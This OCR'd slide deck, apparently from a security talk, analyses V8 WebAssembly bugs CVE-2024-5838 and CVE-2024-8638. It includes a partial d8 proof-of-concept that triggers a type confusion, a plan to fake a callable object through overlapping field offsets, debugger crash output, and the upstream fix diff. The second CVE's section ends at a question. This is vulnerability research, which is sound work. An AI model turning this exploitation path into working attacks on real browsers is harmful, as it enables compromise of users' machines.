
V8 internally uses different data structures to represent functions

- imported from JavaScript into the Wasm environment.
- native Wasm functions.



# CVE-2024-5838

Is it possible for the function caller to confuse the use of these two structures?




# CVE-2024-5838

Try *Re-exported* the *imported* function?

```
d8.test.enableJSPI();
const wasmArray = new Uint8Array([0, 97, ..., 0]);
let module = new WebAssembly.Module(wasmArray);
let v2 = new WebAssembly.Instance(module, { m: { js: ()=>{} }});
let v3 = WebAssembly.promising(v2.exports.main);
v3();
```

=> Type confusion!


But how to exploit?



# CVE-2024-5838

Analyse internal data structure:


- Some pointer in WasmTrustedInstanceData are PROTECTED.
- The field offset of `*callable*` field and `*dispatch_table_for_imports*` are the same.



# CVE-2024-5838

What happend if we confuse these two structures?

=> Fake a callable object.



# CVE-2024-5838

What happend if we confuse these two structures?

=> Fake a callable object.

```
DebugPrint: 0x2b200049aa1: [JSArray]
 - map: 0x02b20018d095 <Map[16](PACKED_DOUBLE_ELEMENTS)> [FastProperties]
 - prototype: 0x02b20018ca09 <JSArray[0]>
 - elements: 0x02b200049941 <FixedDoubleArray[43]> [PACKED_DOUBLE_ELEMENTS]
 - length: 43
 - properties: 0x02b200000725 <FixedArray[0]>
 - All own properties (excluding elements): {
    0x2b200000d99: [String] in ReadOnlySpace: #length: 0x02b20028818d <AccessorInfo name= 0x02b200000d99 <String[6
 }
 - elements: 0x02b200049941 <FixedDoubleArray[43]> { // <--- [10]
       0-42: 1.1
 }
...

DebugPrint: 0x266200049a81: [WasmTrustedInstanceData]
 ...
 - dispatch_table_for_imports: 0x266200049a41 <WasmDispatchTable[1]> // <--- [9]
 ...
```

```
Thread 1 "d8" received signal SIGSEGV, Segmentation fault.
0x0000555556896f17 in v8::internal::HeapObject::HeapObjectPrint(std::__Cr::basic_ostream<char, std::__Cr::char_traits<char> >&) ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
*RAX  0x2b200000000 ◂— 0x40940
 RBX  0x555557f77540 —▸ 0x555557d93098 (vtable for v8::internal::StdoutStream+24) —▸ 0x5555567d4200 (v8::internal::StdoutStream::~StdoutStream(
*RCX  0x9999999a
 RDX  0xc
 RDI  0x7fffffffcc58 —▸ 0x2b200049a41 ◂— 0x9a3ff19999999999
 RSI  0x555557f77540 —▸ 0x555557d93098 (vtable for v8::internal::StdoutStream+24) —▸ 0x5555567d4200 (v8::internal::StdoutStream::~StdoutStream(
 R8   0x555557f77598 —▸ 0x555557d930c0 (vtable for v8::internal::StdoutStream+64) —▸ 0x5555567d4600 (virtual thunk to v8::internal::StdoutStrea
 R9   0x20
 R10  0x7ffff41fddd8 ◂— 0x2
*R11  0xafc527c8e4c063c3
 R12  0x555557dea728 (vtable for std::__Cr::basic_ios<char, std::__Cr::char_traits<char> >+16) —▸ 0x555557b9e530 (std::__Cr::basic_ios<wchar_t, s
 R13  0x555557e2f388 (v8::internal::MainCage::base_) —▸ 0x2b200000000 ◂— 0x40940
*R14  0x2b200049a41 ◂— 0x9a3ff19999999999
*R15  0x2b200049a40 ◂— 0x3ff199999999999a
 RBP  0x7fffffffcc40 —▸ 0x7fffffffcc70 —▸ 0x7fffffffcca0 —▸ 0x7fffffffcce0 —▸ 0x7ffff41fddf8 ◂— ...
 RSP  0x7fffffffcc10 —▸ 0x555557f77540 —▸ 0x555557d93098 (vtable for v8::internal::StdoutStream+24) —▸ 0x5555567d4200 (v8::internal::StdoutSt
 RIP  0x555556896f17 (v8::internal::HeapObject::HeapObjectPrint(std::__Cr::basic_ostream<char, std::__Cr::char_traits<char> >&)+39) ◂— movzx eax,
```

# Fix Patch

Restricted some functionalities of the imported function.

```
[wasm] Disable js-to-wasm generic wrapper for imports

There are some unresolved issues with tiering-up the wasm-to-js wrapper
when it is called from the generic js-to-wasm wrapper.
Disable the generic js-to-wasm wrapper for imports again until these
issues are resolved.

R=ahaas@chromium.org

Bug: 343772336,343917751,342522151
Change-Id: Ibf6d11ab759fbbb71da93d163121a28aaa0700e0
Reviewed-on: https://chromium-review.googlesource.com/c/v8/v8/+/5600348
Reviewed-by: Andreas Haas <ahaas@chromium.org>
Commit-Queue: Thibaud Michaud <thibaudm@chromium.org>
Cr-Commit-Position: refs/heads/main@{#94270}
```

```
diff --git a/src/wasm/wasm-objects.cc b/src/wasm/wasm-objects.cc
index d8250cc..28d73e5 100644
--- a/src/wasm/wasm-objects.cc
+++ b/src/wasm/wasm-objects.cc
```


```
@@ -1512,7 +1512,8 @@
   if (entry.IsStrongOrWeak() && IsCodeWrapper(entry.GetHeapObject())) {
     wrapper_code = handle(
         CodeWrapper::cast(entry.GetHeapObject())->code(isolate), isolate);
-  } else if (CanUseGenericJsToWasmWrapper(module, function.sig)) {
+  } else if (!function.imported &&
+             CanUseGenericJsToWasmWrapper(module, function.sig)) {
     wrapper_code = isolate->builtins()->code_handle(Builtin::kJSToWasmWrapper);
   } else {
     // The wrapper may not exist yet if no function in the exports section has
```

# CVE-2024-8638

Let's talk about ***To*Wrapper**!

- WasmToJSWrapper
- JSToWasmWrapper
- JSToJSWrapper


To simplify representation, some structural relationships may differ from the actual code.



# CVE-2024-8638

V8 would optimizes the **JSToWasmWrapper** to reduce the overhead of parameter type conversion.


Newly optimized wrapper is then applied to all exported functions with **same functio signature.**



# CVE-2024-8638

What about the function wrapper for re-exporting the imported JS function?

